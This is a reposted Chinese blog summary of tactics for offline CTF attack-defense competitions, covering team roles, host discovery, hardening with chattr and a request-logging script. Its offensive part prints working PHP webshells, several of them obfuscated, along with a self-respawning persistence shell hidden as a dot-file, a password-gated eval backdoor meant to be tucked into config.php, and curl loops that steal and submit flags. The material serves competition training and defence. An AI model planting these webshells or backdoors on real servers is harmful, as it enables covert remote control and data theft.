CTF线下攻防赛总结

转载

Sp4rkW 于 2017-10-01 20:36:08 发布 31769 收藏 82
文章标签： ctf 思维导图

原文链接：http://rcoil.me/2017/06/CTF%E7%BA%BF%E4%B8%8B%E8%B5%9B%E6%80%BB%E7%BB%93/

作者：Rcoll

总结的非常好，转载收藏，感谢表哥的分享~

一张常规的CTF线下攻防思维导图


SSH登陆

两三个人进行分工，一个粗略的看下web，有登陆口的话，就需要修改密码，将情况反馈给队友，让登陆ssh的小伙伴进行密码的修改，改成炒鸡复杂、然后将Web目录下载下来，上WAF、文件监控、端口扫描。将这几个工作分工好，顺序就像图上。

tips：将下载下来的Web目录理一遍，看是否有可疑的文件夹，比如`bak`。
依然记得有次比赛，有两台靶机，赛组提示弱口令。然后每一支队伍都奔着后台去了，结果有队伍在Web目录下发现了这个`bak`目录，打开发现是`phpmyadmin`，提示的弱口令是在这里用上。

网络拓扑

首先先理清好网络拓扑关系，节点与各链路之间的关联。这个需要下一步配合，要不然不知道对手在哪就GG。
示例：



主机发现


如果是在同个C段，或者B段，均可以使用`RouterScan`进行对80端口扫描进行扫描得出，嫌麻烦的话，就用httpscan这个小巧的脚本

千万要记得扫端口，这很重要，当然这个端口扫描是建立在没有自己靶机权限的情况下。用nmap也行，自己写的脚本或者网上找的也行。

预留后门

有的比赛环境，为了照顾比较菜的选手（此处举手），预留了一句话后门。将整个web目录下载到本地，使用hm.exe、D盾或者别的扫描工具可以扫描得出（如果预留）

黑盒测试



防御及修复建议
1.将所有的登陆口密码进行修改（炒鸡复杂）；
2.将上传页面的action地址修改为*，（机智小能手！！）；
3.反序列化和命令执行，就去seebug或其他的站点找补丁；
4.待补充…

一句话

控制用的一句话木马，最好是需要菜刀配置的，这样做是为了不让别人轻易的利用你的一句话，要不然就只能等着别人用你的脚本捡分。
简单举例：

```
<?php ($_=@$_GET[2]).@$_($_POST[1])?>
```

连接方式：php?2=assert密码是1。
献上我常用得一句话

```
<?php
$a=chr(96^5);
$b=chr(57^79);
$c=chr(15^110);
$d=chr(58^86);
$e='($_REQUEST[C])';
@assert($a.$b.$c.$d.$e);
?>
```

配置为?b=))99(rhC(tseuqeR+lave

```
<?php
$sF="PCT4BA6ODSE_";$s21=strtolower($sF[4].$sF[5].$sF[9].$sF[10].$sF[6].$sF[3].$sF[11].$sF[8].$sF[10].$sF[1].$sF[7].$sF[8].$sF[10]);$s22=${strtoupper($sF[11].$sF[0].$sF[7].$sF[9].$sF[2])}
['n985de9'];if(isset($s22)){eval($s21($s22));}
?>
```

配置填n985de9=QGV2YWwoJF9QT1NUWzBdKTs=
连接密码:0（零）

权限维持

```
<?php
set_time_limit(0);
ignore_user_abort(true);
$file = '.demo.php';
$shell = "<?php phpinfo();?>";
while(true){
file_put_contents($file, $shell);
system('chmod 777 .demo.php');
usleep(50);
}
?>
```

tips:`.demo.php`前面使用一个点，能很好的隐藏文件。
想要结束这个进程，除了最暴力的重启服务之外，更为优雅的如下:

```
<?php
while (1) {
$pid=1234;
@unlink('demo.php');
exec('kill -9 $pid');
}
?>
```

先查看进程，查看对应的pid，再执行即可。

素质低的人则会放置一个md5马，比如

```
<?php
if(md5($_POST['pass'])=='d8d1a1efe0134e2530f503028a825253')
@eval($_POST['cmd']);
?>
```

如果素质低的人又很猥琐，像rootrain这种就是。那就是利用`header`，最后综合起来就是

```
<?php
echo 'hello';
$test= 'flag';
if(md5($_POST['pass'])=='d8d1a1efe0134e2530f503028a825253')
if (@$_SERVER['HTTP_USER_AGENT'] == 'flag'){
header("flag:$test");
}
?>
```

放进`config.php`效果最好，因为一般很少人去看这个。

简单的维护

将`uploads`等文件夹使用`chattr`对文件底层属性进行控制。

chattr命令的用法：chattr [-RVf] [-v version] [mode] files…
最关键的是在[mode]部分，[mode]部分是由+-=和[ASacDdIijsTtu]这些字符组合的，这部分是用来控制文件的
属性。
+ ：在原有参数设定基础上，追加参数。
- ：在原有参数设定基础上，移除参数。
= ：更新为指定参数设定。
A：文件或目录的 atime (access time)不可被修改(modified), 可以有效预防例如手提电脑磁盘I/O错误的发生。
S：硬盘I/O同步选项，功能类似sync。
a：即append，设定该参数后，只能向文件中添加数据，而不能删除，多用于服务器日志文件安全，只有root才能设定这个属性。
c：即compresse，设定文件是否经压缩后再存储。读取时需要经过自动解压操作。
d：即no dump，设定文件不能成为dump程序的备份目标。
i：设定文件不能被删除、改名、设定链接关系，同时不能写入或新增内容。i参数对于文件 系统的安全设置有很大帮助。
j：即journal，设定此参数使得当通过mount参数：data=ordered 或者 data=writeback 挂 载的文件系统，文件在写入时会先被记录(在journal中)。如果filesystem被设定参数为 data=journal，则该参数自动失效。
s：保密性地删除文件或目录，即硬盘空间被全部收回。
u：与s相反，当设定为u时，数据内容其实还存在磁盘中，可以用于undeletion。
各参数选项中常用到的是a和i。a选项强制只可添加不可删除，多用于日志系统的安全设定。而i是更为严格的安全设定，只有superuser (root) 或具有CAP_LINUX_IMMUTABLE处理能力（标识）的进程能够施加该选项。
应用举例：
用chattr命令防止系统中某个关键文件被修改：
chattr +i /etc/resolv.conf

flag获取

上面的`$shell`内容看个人，线下赛可以直接使用`<?php echo system("curl 10.0.0.2"); ?>`之类的，只是说一个点，剩余的发挥空间由你们思考。

最好能写一个批量上传的，结合批量访问。批量访问参考PHP-定时任务
或者

```
#!/bin/bash
while true
do
flag=$(curl 'http://172.16.4.42:800')
curl --cookie "PHPSESSID=21il7pum6i3781pumljhv578c1; xdgame_username=%E5%B0%8F%E7%BA%A2%E5%B8%BD" --data "key="${flag} "http://172.16.4.42/index.php/wargame/submit"
sleep 1s
done
```

只有想不到，没有做不到。

日志分析

日志分析的用途

> 感知可能正在发生的攻击，从而规避存在的安全风险
>
> 应急响应，还原攻击者的攻击路径，从而挽回已经造成的损失

记录log脚本

这种脚本网上有很多。

```
<?php
date_default_timezone_set('Asia/Shanghai');
$ip = $_SERVER["REMOTE_ADDR"]; //记录访问者的ip
$filename = $_SERVER['PHP_SELF']; //访问者要访问的文件名
$parameter = $_SERVER["QUERY_STRING"]; //访问者要请求的参数
$time = date('Y-m-d H:i:s',time()); //访问时间
$logadd = '来访时间：'.$time.'-->'.'访问链接：'.'http://'.$ip.$filename.'?'.$parameter."\r\n";
// log记录
$fh = fopen("log.txt", "a");
fwrite($fh, $logadd);
fclose($fh);
?>
```

日志分析工具

LogForensics 腾讯实验室

https://security.tencent.com/index.php/opensource/detail/15

北风飘然@金乌网络安全实验室

http://www.freebuf.com/sectool/126698.html

网络ID为piaox的安全从业人员：

http://www.freebuf.com/sectool/110644.html

网络ID：SecSky

http://www.freebuf.com/sectool/8982.html

网络ID：鬼魅羊羔

http://www.freebuf.com/articles/web/96675.html

CTF总结

意义所在

首先，CTF题是信息安全得基本概念，攻防技术、技巧得浓缩和提炼。通过解题，会快速掌握题目中所包含得概念和技术点，而这些知识在真实得环境中可能比较分散，难以学习，高水平得CTF都是由业内专家命题，往往凝聚着他们多年积累出来的技能。

其次，CTF题注重实际操作，并与基础理论知识相结合。每道CTF都需要实际动手才能找到答案，并且在比赛中经常要拼速度，这对攻防操作得能力会有极高的锻炼。除此之外，高质量得CTF题都没法直接使用现成工具解出，一般需要在理解基本原理的基础上，自己编写代码来求解，这个过程会加深和巩固计算机基础知识得理解。

最后，CTF能够给不能层次的人在技术上带来提高。没有网络信息安全基础的学生通过CTF，建立了安全攻防的概念；有初步基础的学生，通过高质量赛题的实践练习，提升了实战能力；已经学有所成的学生，通过国际CTF大赛和国际强队比拼，开阔了视野。